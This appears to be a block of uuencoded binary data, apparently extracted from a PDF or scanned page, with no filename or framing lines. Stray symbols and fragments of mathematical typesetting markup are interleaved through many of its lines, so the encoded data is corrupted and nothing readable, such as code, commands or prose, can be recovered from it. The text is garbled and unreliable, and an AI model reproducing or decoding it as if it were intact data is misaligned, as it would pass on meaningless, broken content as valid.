MKD&\F#,%,GT97H&!>O!3:O7S#UC;EL_(+E;:-USV<7!A;,(-3P;GR<<Q31LZD MQT5'CV<JBK'7;]:]KC3\$G0=8YR*`*3BGA8FDX\$Z=W\9T&[VZ_\.GQE&?@5HD M:V-;QO#+1`)[\ML!!6=<X*?YOC\,DU2VNO^5.9-N<;C8`B]P_!7KK,)S]N9Đ M;RN.IT^D%2APE%7?9W>I#I??=3J+M>`H=6)\Q]A;BA1S36LX)FLUG_(%QFW4D MQ7]H\N'N:);JK[OOOW>(YPP;]M"N+PY1OCX)?ZP-Y'>M8@JH_@):?8Z@QK\D MMA<C\#X2VX-QY11#8R_UH]BS-C+",]!\?E6S';'BI\$K3N47XQYQMOS[.)_HSĐ MM%<=Q^A6=@1R=7:VP#!A\$>.:<!VN#B5"UP/^\$I#5A36,U\$OGBJ\$\)AA%/.%@Đ M:5=[ZELR-#2C+2?%O`4/\D8KC`<WM[E,CO@32KOR.TF.SX72B&`VH:`&#\$"#Đ M,W0;])GZ3ZMLVVSF(LWW&\$^;SB^Y]J]<KSYHZ=&Q%)K]A#A.[-YEV)-C&]49Đ $M^-9A'T^8E05G6^H"S-!$TG]E#6K#V6>B]W4-D:9X)=')^Y5_H5&WYJ\5NKBOÐ$ M=\$6AH&7/KPJ/]>A')_]Y4+'UZ]8P/QU?V\EC75;.J*2+\L943T6W05OASNNQĐ MG\$T\0&,JZ?BM&%5H=2Z=O32^L(WC+)AGV*Z733.?76XW06OA3GNG7JP^!.\$(D M538^Z,:<+^.E8=.Y,QHG?Y>\#RJ\QR77(*NOR"3-%'H5=J4?>KYUE4%BA4YXĐ MM, 816P4. $SD["RGS0>S'2@+TDZ2KF!QL70G&O=]^?5(^\=4I^[[0$8[^XG<AD=]^?5(^\=4I^[[0$8[^XG<AD=]^?5(^\=4I^[[0$8]^*)])])])$ M%=TR/@\AIKW298\$!5+%/G<D*2QL4HT>9^!*K*/9Q'4<7G%N:&.&!TU26M\$L9D $M00_3RJ$CY7+V7X#Z:W_/F(@.>H&P1P2H0S6P_-QND78LLY90P]?2)Y[<2/\1\Displaystyle{2}]$ M\\/.+BO;O?^F35[/]6*%JCM'5DEP<[E&F_3L^@=YP@E35@`?,W4%H5*SSSKJD M%N:EQNZ34Z'A(FO>?TE.!O5TO5VSV<H6+1:THN].V*!ZW%+ZYUGT_0\:<F#@Đ M,I[]Z8Q#S[`X+\$,:Q%681SG>JTRH]]K@J,N#WZMB1B,-?5:7((/KIIKG5OATÐ M4I[>V%;3JAJW:S5KB%Z;ZY]6>F+VE\E,62OT<3OCIIG6!2S^;KRI3_*#-J0]Đ M>#N00?34QEAE9BW]XV:"::P0\!<RG:!"@F8!?R,=+&]LZ"PRHGWWDJ9Z=V\+D M+W0HQ(P@8B\$)V1T/.LKE\SH(A)N"4DH#%%D):^IBZCU[>HQKTZO\$T^3D+B"-Đ MD+ABK*^O/_"PVU0W<*/HS,%0&\$'_ZFV\1=40/C;&LJED/W:X6.V6'D?]]O"CÐ M(SD53^P51*;>-ZD],'+Q"+:,X?<%6S*J@::3-\$L#Z]#-)EE3YV/^>1*6Z)T2Đ M;3%C03CHL19Y%D?MTC8J%FU*0V+F1+*0L)\$5..*HN/'H.XZ^:G,<S^I_,J&0Đ MM/V)8Y%M*A2%^])OYL5FHN?TCF7Y""#G,K8J+G)?`Q(\:=U*3&^#\$K,I[TQ=Đ MV-B%;-D-:>@<'HXTNVV0N1JG'DZS%A<VKI8_7U^`M8>O#ZXUV^;5.1^FK\$2=D M6V.ZLAX3M1=<N:M30H_62ZN"('Y-*C.GO(W`7&QL#!/@8:/AQ3EA4>#2D!J'Đ MGX_YSY\$)=7,X+S;]#*Y?Y:5QBD.8N`&HG:FIJ;>B"+T(@F0-/906\OF5W=VRD $M(/A73CPK"GR <= C \&+V < ;]Z,,M3DP = TL + "2I; *- \[1LT < 9C" & 0 \ 5I = 0 < XU) > D$ MT!.V<N7:7^Q:`W?8B`>+XE)[ODL7N!&"C<,MM"FHK!&Y\$DZCF[;YR1!L/`*<Đ MVWOO3\\3Y;I(H'.ZKK;6#Z8Z[81611H<'U!DO.&"VWO!HR@[:2"[&>.T+H@3Đ M0IB_LX'P),BJ5<U'7!>V!G7F_[M_+4@GR)_V0]"@ZB@[*\$QVAND;I5W/XB_GĐ $\label{eq:model} $$M@\#R8@4D9L)[$MDK>^0].!N-.S9R/-4DA1U6!S@C;JG-1/-^/2J+%Y5,S..JED $$$ MY27ZF#_+.F2O']QE+NQ`]I:PT>MT.849[[6KY7>;:688*B%CQJDE5\A[")_HĐ $MV[A1=0'5[$+%(4K^{+}0^{5}_{5}_{5}(57K=F:,^{[=:^{;}]}L.T(VG]K96<7%X8:^{)}-D M\$1P8[YO#7"+LD\$L^?,93-\U4X;FILA/T?KN1"I+TH2NKAH'2R)LW8:A?2\$-EÐ MQYBB',(&_BY-K6.I=(A)P"WGlN^K-X'XAS..L8Z'K!(TL]`?YW_Z-0J\$I3JRĐ MUHMM13IEH@] `U@Y,WV(O')\VW<9,/)%>S0Q7'7=%]@L0>1`,M*0R#!6#Q1.QĐ MU42]J:H"AO)UP3V-X!WN/TL38E79)) \ ZG=4I_EU@D8Z#9C/8*S,\$<BG@W7M^D M>CDR?RM]*C9140M@"7A-ZFR-9_PIZ!@X^0)S9%KZT(RU6_>PE#CD:I1C"S+HD M449(6=;Z% \$33"W*,JXX3RB5+S3)7>V>G:EI[YY./;TUCS;6^;C,=Y\? 4VQĐ MV \RT7E?<UZ?,&[;N@<S6/10\LFY>+*.2C3JE)>1D1E'@IBMM?7..5E^O'JUÐ M*CF5+E*2,8A#?;8\$![(CI3T<O!L7_,W-'G^<IAVFV+G<=1GV.V_;TTIAB(]=Đ MIOF>**]30%BH">*DE*63&LI801\$GJ!'*T-HH\IMK67[.A25-U`SS7SIH<?:XĐ M\X\$:PD'TL*;F@#9`73-]^D1JF9AX]F5P4I6LT(X/,TZR!S/G.L])S;6[A&UXĐ MOFW>=@+?\3WU`!UK/,78\XN2W\$\$PUJ+D2AZK[<:`H\!)B'B&W.C160F[1)>LĐ $\label{eq:mu/'2(04">L.Z+O+X<F::U0@I2SNK%+/P?<Q\J"$OY)?("E01N&*9:O48KR7!D)} \\$ MOA&?SM_S<_HLIQ@J.XNGG3!N\$/^.RH`QR\$\;)B<7`H8IIQ&C;9#J:290@F'AD M:)W:-K/F\KP!#91LDZ0^@6B9A?>)48JS7BDRBF0A+<EZ>G*S[;4UZDY7H49TD MDHXJAJ-JH<5H0_P8]'[N]8WL7DD%EX!CX+UU"YV^#J`^QC+J;Z8.6\$PN7FUWÐ M^C4#; \\WR9\$5^.7KF3=(!;.>>";YROZQYIT-,/^'7LD\:]>#B(!PVCCQBH/DĐ M6@>?,6@9L*87\M%<SW8R[?5TN?A8B@]_#H<#-L:>MQ)[#CQ>?H_%9?-.#3I?Đ $M+GWX:8SFL^9?$] *>.<\W\\$3P=8'L]H >>/6UN"E.(0'/@376].\#]/2\I\\M+Z\OY\D M%L6)P%8EB6D.A3:+:ZJX(HI'<IO.6E\`[<H49<2\6HQH!1JR[S_^@TZS013?Đ MG9^:GIAXBQ3OD3P60,N=,-<.6ZLL30S\$RZ_"[%.-!J'OQ:8@?\$;\$Q\$E%'(<`Đ M+Y2\#(N.O'BDJ<UCGENSV[49'B%N%-]MFV:!>AYII-Z!W"!X3XBLFHYX/)4ND MY; \$&0; />JIU6=XD47U=*AX6FR)AT;@TEK(B=YHUN>B*.JY97D540QD`=LB!WD MPELJP\$<N\$09%O-`!?1.1E"`0.+K+\$<'I1O)4HM<"R<&JW&C4P3BZ]MAV>?H?Đ M.F)+D)(UX]C9M258CS"]8^^?O[WR%(1^W\$E--Q>YQ"_7'DQK/%ZLMYYUVOR\$Đ

M*/1SC_KD;)L7=)7]CHSZM!T//6B50'!B`>7L[]CMI8.56<FS_25]>P'T&P3D $MMP!(/C+\J-?I>M%4P_FV_/<\Q.#B1:E7:T$DRF4M\1W[RO*&]\@^6Z#[P1)\D$ $M5SY+'\S.\&=;B!%?^\&`A<$WRJ:_8:+X"C/LU>01-Z:*+RV5=R5I^)L:N2[Q5<D$ MBNZNK?7F4Y^YWVS?.*IA@QI#"9<9&Z28,HOF\3)*MBL".D:Z"EF0D*,E=I%*Đ $MI_>L@S^{-5}G6N^{5}8N(^{4}DX\#HGU]^{-0}XH>8C^{2})3F(M&$1,$2^{C}T5*7D$ MN!G:E.RR%O;OZ-'41/OU\$.%.5B0E^?HP!=D=`R0&K3O=V`]4@O`":5)"8%7*Đ M0PU[T![@MHA/ROO(3](QL52]Z)#/@S-0EP@4@,,#1FQ+\$)XJE4(Y2<CE(_WND M>\$6PMO>\H"8P;88D876\$_X2AO3>9=R!R;3;9:C-1#'/]I\]U"R<L+GFGW1N+D MZOLK^1]<%0%GUC:@4Q0?,A%\$RZOW-3B3M>WD6>TML%8\C;DZ4+>;\H705C[?&D ${\tt MSIG4:H"(\(XY,>^\&_N\&+/",N[$/*1<]LZ\DNCV$>MYTO:^[D1!996MZM=4<_D)}$ MCF#&GAN@?AYV2DC0CD2BCQ\P^/7`Y,O)Q?(]6D!\$I-+K4F^_'[::VEN@%5Z3Đ $\label{eq:mf.=} \texttt{MF.=]} \\ \text{``@H1$\#A@$CE`"!6A4F.J/$X6$\#]$\#53B9QV`!46W2$N9$$(D$$$-3!D!BJD)$ \\ \text{``BJD}$ \\ \text{``DBJD}$ \\ \text$ M<\J&EUV/3T_6E*;Z^GF?/_&(PVV1MO(\$T\T0X-ERCQ2-!G!^2@WAB'"^078DD MZZ6+41Z98)2/WNAS_ECX]D17\$C^`8D,?+!<K'TU]+6[+DEJK<,W,'1.3H+99Đ M3!P#7TGVC\$XG)BAEJXADC^)/-/@PBK!'SMC7-BKEND9\CL2@F(HG0KIB@->ED M;448\&QMWR"EKK4/#?D?/2?[N;+2Z#DPPJU=6DG.B_5C.MNS<US!9V>\6?LD M:>BZ.4_5NH\$=DKF5,4\$;CVJM1"R^9OSS,4OZN\$N,=^VVX\$!^YZ+='>#\Q&.3Đ $MN2?Q1W-.8WH/TS?O259D.'%!LY=;4=H'\01",P>5;W7Q,9_+-ADA;)JO0^VD$ M]]6!K\W%("0N+1SC\[F/\C,#8]30HIN5+X(,7P@I?`#E%=7O^>(&Q];Z;SB`D M)H*_V\$JYN+(2K@.'9W_;]Q&.ZV"'`L2=1UQ1..IM/]2Z)IKLUFLK;9D8\#`JĐ $\texttt{M[POKCQI0[UK75WC;C\backslash FOGZE=J,4`JF1B^?!T-7A\$!\backslash]4U8L-0GE)B<T7]V=AĐ} \\$ M924=U!E>]_SR<LG="U3C?<J5'%KOXX"!H\]L7&A:M\@P"Z=(RVPTH7O(.H,^Đ M<S'HVQCS?Y&__W?+X.9?/MZ,H5JZP/>#KQ\$WX)O(X@R)R"@JQOBXKMLF'::.Ð M?4!VVP'X*AP&1H8"N`O!1H>JGQ/1)#6H\#O?M@<?V!B!][50^_O8TP]F#/'4Đ MP77TX->7:3_BY9ZGH-MD"GZYGL\'AJ"^E)EG7RO<*HUZX56EU(<@?_2^2ER[Đ $\texttt{M}]^{\text{CWCZM6D@6F@ITP:}_7:3^R/"Q\#[085Q5M%+&&'D$20A9])Q1H1OC*!J^/@7D}$ M6OI;03NY36+,\$=8!HV)_XAP>P2LUMEP!U@O)!CY;MZFMHT4\$+J%==SEI8V"(Ð $\label{eq:mv:v8e3} $$ N7KN]$ H/8'&7Q[G$$^?\\$^(U&2E$$W4N.F6$$BEB9&I55],!\\N(/D/Y\\$D$$ M`R\$(Y'RGPU9TP@<O&UG;Y0\$A_USZC9O&<)(RS'>I^!<\$;C\1=WPIM._%=NXKĐ $\label{eq:mqo'J7MUE} \texttt{MQO'J7MUE};; ^K\#> `3OHQ(G)8 `G[J_`, <+=-HM-K, S$EMO^E\/< `VVZT&W"7'>Đ$ $M"@/X312X`V04%,J`^<L4!I\#Z[G`MP3%Q^PC7NV>KX^O^.V/3WEHI^QXCIX=D$ ME]OMKP_I%US!1C=]CPRK,)^7<7V(&7:RO?)H&QV@EM[;VO+(1>LVO=_'F:Q!Đ $M!Y^L"*G?;5(>-:#%\0#V953^2]KU"CO^B/<MX_8Z+(^2\&V%PM3`'BO34,H_Đ)$ MY(A*X:G:SE>\$P+4?XV5M&?B]UO>!YFD>\$28WJQWGO[/P_X^YAB?<!.XI)SL[Đ $M];3G$@O(>1--^L+\?`EQ(*^XN#A`*T+'9;$9UK_[XP*3:C[*AAQ4@T5LXEV5D])$ ME%/,/UHPI42/?#QR@J)GJ4KS^[3W8>/^[?AVS%D/=E6C_AB-_HW2RZ2=']CCD MZA/(T,.X4]Z;3EV1:,_S(,,XMGDV_:]<STBS\(UNKU;OATK]!+^WUEI*P5:GD M(_IN%WEY#@VK)W^F1UN`BFVB<(;?8V.>I>3N-)*X!P6@?ICW->'V[TF&B:X-D MM\$KQ.3?F&-,TY]/MN0YAH(ZJ_&5'U<]_E7;E??0&J)T#3/B6\$6&=?141?DBRĐ M_]P`V->`R3`&"UIAF8`>O\$7>%W7Q^4B3Y63&,_B<2#?X?D"VWV8^C0KDN:3BD M>4W,*IF0_W#[G_;N7UKZBG]8?R._"^4P!D"P#],E66F(1`7'51ZBQ!CPF,%OĐ M/'K"19F<\$X@P1-".YEYV7]Z_!3"``66.<YXRLV5(D^W+>:\\ID\$I'YP\]G#UĐ M\$5.7B7I;8-J/"Y<%]<]I`#D]%&!@I+?Q87@,T^Y#\RD.0V<HWL8M4H&*M'#CĐ $M21D\9^'VF^8)J"ARW4'[J=1'T=5U"HA6$?V>2=LO.^)&I/4]8]>">_$103V8D$ $\label{eq:mspin} $$MS$)$HX<=8ICVIQ[P\#;,+85ZWU[K@U6PV+`NW!1`9N!QG>5?CO,G"_(\N/A3Z<D)]$$ M'>A_'J##[M]PFW2S)>;O%7HV=*;_I^C`%\.BB4NL:#\$MYN(4[SULJ]GA>KT-Đ M^6])XU+TXEJTV+KUSOW#?LRY!!H'F9;YX5TGEJJ+0K5S3.E823H*6%3&\$U"[Đ M#/QT.;@>#@?5!4]WYZ]E2=-+X>H(,.XB\!MW*IM.F3PL"%BDHLCS)A&LJOT*Đ $M = \#T^'H3*^,L&1.^6=1-R,:?GR!95DSK"A;'Q@B>D&GZWG]:AXDCS]),'V\D$ M'^ER9#2I;U^5AMC8%L@WC"A0`#\P71I*C(Z-&8FU74>CW'M:V#6R^([]D^DXD MIJ1W"0</#U0P9<EIE)X&X^[93:UVW(G7IZX+/NC;L@!@DV7A5W>W2"HHWGE@Đ MK`9N/[W`;<)9DPY-`NN?OTD*A+6_Y>P!^C?;[L`,EDA&9<G_L3XR`XD=3?;^Đ MHW&Y3-=<%?N@05@[47(2(S:.@6_RH9"EW!"CH>^7^>QI4S1(B;J^<GBPP?K-D M\6VMOQSY8^U4!GBX%B`10[[VMU90^HZH'7U4HE>[<U6[6E/E-+.^HF]N9<H1D $MJ+^.96IKX^/6_7I@E\#R>:[K(S2"M3U=\53@93H,M IMY]N>L17'%KMAJ1J+MD$ $M8-1=(\&PPR/E-/P;?\$-IC\$F!L_T9PB`UL=V8F/G?@1TQT=\$4=[^!:E\&DI)IPTD$ M?F4[.6'J8L(3HSGC8UK`3]KAM6;K?;ZK]A^-W)Z0E"#>..#2IZJ`WSVTN.Q5Đ M("QG(91!%%AVRUYOZ]O4R_I?BM`3^H6:5'P`FJHD]:4(X4>'9"!@]BT5XSO^Đ M)7^'#;)4@X:U;PU@)ENAZ"`%,0%]?8,7Z-@E@=!A]N(M%]`V-85@ZJD(R/O6Đ

M:8X8T%(6^@-EXD?)'\$[I2]LPGWB+W3K"G[,BQSDI"A)L_U^V0];,7?/!GY56Đ MLO]5\$U.HX>^4\$B[7-.)Y5)I.\=#[]<2_N-W'O%:\1A[[H#XV2)?@QSSI<>*MĐ M.8CY-!5V9<7R-P*]8;6BS=UW,D`S'JB/ZS>7(MYQ7\%\Y%->;3_;LS]\$;VZDĐ M<8HQ?Y;O=5N8/M9/.V>8?ASIA\,W6;NWP3-A^[.HXBDB\$*2J)@A&?Y'K<1IAD $M^{NQ5}.:DW]FH?;^{<1}:00(J,OQ':!!]$)3[\3-5S'^+BO?^[!CH^))9XQYD$ M\$O;V]CR_];A>;H`(2@*P2DP6*U1OTX?O3Y]&39("+4U4%9,_Y_,^X7M+Z+E>Đ MCXM,WAXOK+`^<XP>Y?U>E1VV\$[M.9#%A&&GXV&OT*>Q\SK)`9"Y2 /[60F31Đ M,Q-%[+8SC&-_OP,.>@D%CXV1\$1XP5ZG^19BXDC@:[=1OT5J05E!5WRTKV^^SD MW?']9MA:\G`^[T8G0D+\$<7ZR=9S+P%[7\V3P-@!1AT+>9ZUQ?[>U!P:P`;4_Đ M0-@CM.4QN-C?G8G9??TR%\O<X`L&!@:+A<+HA(U?>6WT'^Y@O85:1/NR=?TKĐ MSP, NMK%&K7_<'L; F6B!8QNT<X6G=NE/=F+)B[@2G?IT; =-*9I'DPC2N-6\L&D MU:6_.?98V9Z98RS<?H;MK:F92\<>/)WD!T*HF=<,OZ^-"CU:6TN_-M,YXO;5D M:DJ<U7Y,.R&],9P)F(GS0"S650?82+?4\$W;!6.5\^/Z-U]B*\$60\SET*>!EHD $M7:95; D(_<8L*P:F4)&2AMD/I!&<\',*C$"#F0SSSZ0-^X&A4S3#$-M))G\>Đ$ M0E`PZR`Y1FBT?VP%18C,O0Q><H8Q<&=S5`)MBWENA01.RXKV&\;I507#EW>\D MN'.4'%["^,[=N[>^<7BKK)K7N@^.FR[7Z,XON#+_@J9,6'SX6T?,@R6/\$:?!Ð M<Y!9GV%/<RHO^4L-<=.&Q6*Y3.@]5*@?LVGD1M%W2++;KI6Y]#RN53Y\TBZOĐ M3ONDAI*Y!B*[WHY2G#43WJ5+2,&MF-!!NW@?T"OU>#Y0,TZD[MV-[U]Z7:HND $M+=\, T:= 74>25!-42]$ OJLP_6?P[\!TA&HRTPDG'S^^[*QR,W?Y-1NW=U?2WD] ${\tt MQV23\$DYAS/>ZFN7@+[+.X&AY5\X"_R-\$=MB;\&7:\$C^9'P+Z"L*W-"ELKF\&WD)}$ MM-IDB3G-@_"5\FX[X='>7'Y1,YUF<'J=UM.`HI'S\5`2=S;\$@^#7J>X:]LH]Đ M?K5<=?0WJ0&#,)C9YFO-ES*L!_/Q?8'LJ?!G(RZ47QBLP\$>PI<]7K9S5M']\D MA8<S/MC>:HG>FB=%)N)L41UZF*Q*]5=8IAF'K89;RIBZ-)`*XPDJ:<A@3,CND M"<01\ST'<*?`.-'49:D)XGSOB_J.03DAZLK#X_N@66NAF>MOH#%NLMMACV".Đ ME.\$)%NCQWCG<6)Z-CK=)"5\DOWV14DJHH?FUFD@1^C<_O+X!/RXP3D+-EBI4D M:?X1"ZOY1X3)R;"E-FEFZ,I[[^ZQ@2?XXY^-YO1N;>EYS*\$2JB^=I??[#"7\$Đ M.!OQST`+(I<9<5+8"OE'V32X\Y+'^6T8HR/MV6E,=7L]@6YHU^RDO\<^F%\$TĐ M.QW):78X1^"Y;=0;_(JQ5AM-DN,6RE0LI46!.%]MA")&4:[;QAYCW&L'[W6OÐ $\texttt{M} \\ \texttt{W[@3D!8\$]P[W?LW1R`/8L0^C]HZ^-7-(FJ!.>1102K[H".W:L0\#]T@EFV/5D)} \\$ $\label{eq:mg} \texttt{MG";O@} \end{substitute} $$ MG";O@ \end{substitute} $$ SHA[.:^M)S + 22Q^*;K[Y < I3 < ;$T?"^T6BP*SHY1;[S%^D] $$ BHA[.:^M] $$ SHA[.:^M] $$ SHA[.:M] $$ SHA[$ M.*WGHOKL]PNKZ5L92"N^!Z'%Y,%<U<K.@\$S(8\CJ&\$L:_MJW<`J]KPM\$9#@2Đ $\texttt{M:-9E+/3?/6OV"\#V-^NSZCP+COMT/5KEYGMS+0\backslash 1GE3;1S'D",UBF>YD[/+D7D]}$ $M_{1@06}LI"^{HB^{-}}_{R&T9\&/+![A!]!'!OUK:V<W4BS.4=G9T^{2}[H7C,4;,16D]$ $M?\?4, \#U5Q40\#0:; =7'_T56DHX5OHYSJE+@800I'FE]5H8QX\R&+DX-.3$Z&1D$ M76TT-%*GR/RT963/3N)0E-L.M"**LM_,];SO75Y//R&6GWEZH-TUER3&64>9Đ MKUO!-Y]]P<!/8%YM-SM4;0?07J:V[UI+\$X;><`NE\%D)MOR_-^#ZJ[/TLYU`Đ MR[91#-YYI+=@"C'K+0,'E*6".IS^4Q!2T0AHF675_+9Z!>DIEMZ=N<>=H;_UĐ MY<XZ"J4>0K\$9WK^CNJ[60"=O\OZ.M&`#CJYH,<&GYFOUX(D\OGO&>NGMJGKJÐ MWKJ%9;FI)1>>9#WJPG"Z`<1W29P\0.7*MF7F=O+A7.NK>^8,'P;8RGW7/<=TĐ M2KBZ1M!7GDDZUI^,Q#):)]J0[?PD.8`KA4\^R%QX3L=M6:X2_W:)NP25=).)Ð $M]I.C>(V5$5IR];<Q/=)PO'<1BY;YD!3VE1UQXGON-K+ [A-X>\,J7DV>`E$DĐ$ MI*'F2`^)H)@LTSR<L>ZS'>SL'6^HZ"T/<X^,>U[A.Z\[8J!QJ=20>,?7YUM)Đ M;:V\""X[8;/F=/.FR%+"TU[WB+,Q'W,=E)]U)S)MI[Y^\$/MH(>T"AO%'UWD*Đ MP9_A.X\KHDL3E?_"1`@8,`3YYO)[2!5OCX6%PPDD\$9(T=\\O5A.5:DVK9,2*D M[G20*\3V/(,>\HCADW\$X?Y+-IN!XV_!PB.QLDJMPDLO:\&K`17:=]E!'YRCMD $M(C)^ZFA1IT"X-UVRK;L\]&;&U(K5ZLYEG4L5-7()/JNI5_5&K`BM$[+08[TD]]$ MD>[29\$&TQ!7N*^MGCNO(9RT*N[28.%G_!5NH_R:R^ISA8JZ-&_`]W!AM/?T.Đ MJJ<1\2Y.4:BR=KN62_Q&L^4SDYTS7K\16+0]3_^H;3R6P*@R&1`S'G^/>#\^Đ MR; %=Y0]OE^SOBP&D*!L"929CR+C'&:-LM:E3&)D_W#WZQ7=AV?\$F91"QIL.^D MFEYI_V-`(JOA.]T@_I#-(EN#M52N#RK@Z9"ONI%44(*H1L&?>'>\$.P(8\$U?2Đ M)TQ*)+[SIGA58*AAC%`0Q&77,%P5,Y[&D"*E(Y`V*4DIWZ<.O1P4D&+./L+8Đ MP-C2O,<"KJAXI,\$+"0)J1I5\NY\PJF\$%>H2>G(,>.D-WD3Q-P:JCW%<K+)KXĐ</pre> MC'O6[Z6,&/S4K\$N%WZ:PS-D@T.#-F^?7*KZ_+=O&;!&DP39U,N7R;^8!'L:?Đ MW,)?;J>FP00\$!)!G;R`GA.=ISJFW"",:X%0AGCPV"'U<6\$=&[QQ'F-ENUW6CĐ M;LV=I0\J=NO^!UT)-E[2/WZS[Y\$7AX`M_3--AO-)=%*RN^2IN3.?8E@]W-!XĐ M@'M7]ZKUY-SNE:Z!TM"WLTUDH"B\78+9ZBCF9A?D6U@<,]"<6:FY-^6?CTYEÐ MHL*>EZ[YQ:RNC?'*EJ?9TYA+1EEGJ_F5_\KV1L\$_+B[(M\$VN8*`H)71K#3=/Đ M[MOKJGH+?3K6,_Z/V=4;_+B!P!!WDHV(\$J*`4Q<S7ZM57IXGUW:XL'<J7V\$RĐ M!>K@P(C`X]7JF,V?_-7)XOS\$&:LXX=C*7Y6-NQ-KL_#^^?0`"0J!=[)N#@I/Đ M\&XT@`C%6<B=;.#.0D'(=TKQS2BINN[^G717A?=<_*000H8D?H6N4S1!6@)#D

MQE)8:(I>-)15Y((7L1SZF>'G)\K/TJ\$@<<P]B)0(=H@`'X#F=W]UF691,+1;Đ M\$Z4=MW>>7FIOM7IP)\I='(=WSPI_[C^\T6'\$C*OQG2AK>)(),-E1>=)<R=^CĐ M/>]PB/V-#,S\$4'FS_J#)!UX+\$,R`*HDJW5658^]&/O/KCTCA/5+N=/'6X()2Đ $M'F'/>M'L\.@YP?IGIH\&,@=U%KYJQ"OJ:=W(_[#;5X/T'(=4&))1G38[V2&3AD])$ $MY?SR$KE?5T=OV;JLJ-ZXQ7:]%"ZR*([?4XN#//S"\L%T_/S"6B=2,S\&%2!Ð$ M670G39L:0^4P3M<Z4C],P-/-A%\LUK"M7YU#I<G,R4DYC.<D(]+\$9&O_=M%JD M70QC:H[35]L>VG52FL6ZD ']"[9"?[U1!BG8Y]%A&)^#[Q*\>>J1=MMIFF -Đ $MKEH?V\$/\\$SG=ZG^]JB]B'-V=\$W8\&LK-GZ:.2=IS5="[47G!J^!_/-AVZ2,-;Ð]$ MS*?I!X/"*U4:)H6<):'D`YG`NZ"],\KT^.7K7\A9Y:+,."(#3%,R92S;UQ,VĐ M&?%BP0!9]TWEU[I=770"1&'0AWWGG"]P?%G\$5;1??Y"HNZYD>37-"+;\$\$70RĐ MV\$,O5T^W1]H*(YYE\$S0P6*11#/:VQXX\CIBC(/O8]'#]Z\$`FYJ3_X&8#SL<ZĐ MD6>Y!(V[=@/F,L,LE\$/.#N4H?.ODD)J@!A;_;>J1OT5GD%DT1LTPS42=X8P_Ð MYJFU=\$YTQC_9],04Q2:9>WVWOY;)B]+GW'YC_,7%(^G#'NL+:7.^0QEWLI9ND M;SL@&(BHR++PSKXDS_'#K]H"E#%-_-8Z:K=2-&K67\CKUV;%H#3:\^[.[!S@Đ M/#F`P8ZQI"8MC>FPAN<J5519A]UN"]IJ*WRNLF@VWLQ^@5%L1K'<3<C_1,\$DÐ M7\&]<J**>42^ONP#X7:DBZ\$;".+=;SEX8JM%HD^`979NL3DXN/SNDZZ%#3YAÐ $M@=H5SB!\JO;C/2!W4.E:.]5T\&\W]T*1-!>-W\#KW=9">*&]A_$L\&F_Q\#D*?2D$ M/6D/Z3`. $M#Y'=YTS7!KKM@HZQBJNMMD0"W.7;=1N6NLG=V@:MQ*<4N_.;L5]Ð$ MP7C'/WW/1FYFQGYPWVFV''&5?30#?3_N4?.?V6X6(-K%K4/E84\/TR\C!NMD MSG2H\$@\$[\$<V<`\$999\$GAD8)2Z07C;1/ZJN2JVR=E://[9XV#[3_ZAN\$EQ%6*D $M.]30.4>0;G8\#IH"HE=1N^.==S<@,34K2"/TNT`A\#R+I)RNF>VP\P:G6XL_]=D$ MG)E,]T_76#0V*ZAUVS?,^TQ[.P&JQ3;E%^^!`XZU;+U7W,50&XEJQ\MVNW@&Đ MOX.[!L,[<E.OC\$"_R:HJ4;I^?5.-""+5%S-BB)JQ+^K&]O,PG-3P*\^T2!DHD $M[D2<6'EJ&H@\$09:T""I,'=6?@X]UXW^/X/JOJP"@MHKI"XI>;XF;QK4IXY.6D$ M]=+89?___W,15U320^Q/EW,!NPMWUL,2SKQCG20:H"8XFW@-UZ4Q7+"EJ!"N\Đ $\texttt{M(WZ9]?O4F.*]*V\P\&F0>E?\&T3/\&H29.M5Y/@\G?`6;F]-!9,A?)=W?\$A-TL-D } \\$ MIO?MOR79'\51_E[+G"[&COT%FN!M&I*@,LOXY+.32+SQNY-?[/D&E_"Y-"V;Đ MO, "#.#[V2)6&T'[9Y7_DQZ50@]XQ]SR>K])-^URRF!Z,H=_N\$7ZAD3Q>9,)VD MEI1@9^I129&O[8]5UB1<^5RM9XI1@#7[@.HM?#\$']&BQ^3>4C6\$3_9HML4RVĐ MU(<F"RAG]%4'_U.2CZZWTX#5XUA?9BWN#PO?0!7A:8#I<IZPJ=BN9U"'+2-NĐ M0`?Y-U8GJDN0R@I5M+!#\D/OF37/_-?C3#U6!]_^4XOUWZTOBP`/;/U485<;D M&QU-G7IWF8=NM'L0EE, H@6=YCSZXJ:69H<_N#T=6)=4A2\$B5HZAR()6G?I3QĐ $\texttt{M\#Q\&4T=^W_N00R<DMJI!=K""D*QHF;CNMY3KBF9G:Q?Y^1U'8$8$+Z+$_:`,-D }$ MQ?3`_V`H\2D512\KW+`"#*E[0]6QM`S\$3'V9CHS1\K`I8=+A\S6@A0U*C+8ZĐ $\texttt{M,0+:'!7?'W+)} \\ [\texttt{E>U>DV^OZ\#G_??SC[4X"9H?LH_+J&)@,\#<*YSX5%`F`=I'D } \\]$ $\verb|M#D\O+E+E?4X;; U-JO85BN4\II4J4$ + 6 AR; : UM; 14[G-[-641@`2848/P\$,F5D] | 14[G-[-641@C-[-6$ M%-<E)U@BB0SH9&@#PQ98&5AP*/*I``U9*1Q!]2IL/TJ0\[%4LM#\X3*RXG00Đ M>XALVA = F+6(-[Y1V@OGL<3IL`:\$Q+6,#9JA]G%&]0!R[`:M7;L;=]`5=2\$1DMH104,\]7-B;_SK+_T9?[+U0.H&6T*RL:,]P)%RT<,S-*E6#.?/Y,B-N@U&Z]Ð $MB(_:<BW':[8,RO;[/"MN_5L'$\-\-C4WG[P)SZD1E-5M;?,Y>%C941%+KVI6Đ]$ $M+(5PG\#JF%^{\z}=7'I\&B1TVPX\&6YRB^*E$:2AB5;234SMC80C9RBB,)/F<L]3D$ $MV1<H^APIL^A6[3*^L5\6G0/Z90<08:1I-4I$W;=$@2+@YV?'.5J""FD(=D)$ M:YG%C=40.SE=9FI&=>C2.R%L*-%W6]7G4.H23S3_(]GWGSDK'2/#'HW,(5HOĐ M#3/PQW>`_BRGZ&66J;U]I[.S\\CZEFN!F3LM""W).`V"`64LTC":__=047K^Đ M8]/%\$KDTS%.+G1@3+R:P/;3F]NO\$MI'GA>!HV5AIYB5:L!-B*K%?\&]TD[,5D MI'1+Z`\$9L>^ITI*53>.9-2D-EB<X)[96*9(]X8RC3?MS23-TXS^(LQ*-?DHRĐ M`X9A\:L3<P-C-:D94\$G!F+E3XV7/U'XX=4FQ71-'`?6SD-*=J/47.\K_+R_WĐ M_C\G<`<C77TOBCC&`<!MHA83)W\<18355ZO>?8H7\$;R;W)*(%GSIL5]^`I\$?Ð $MEH_ITC, 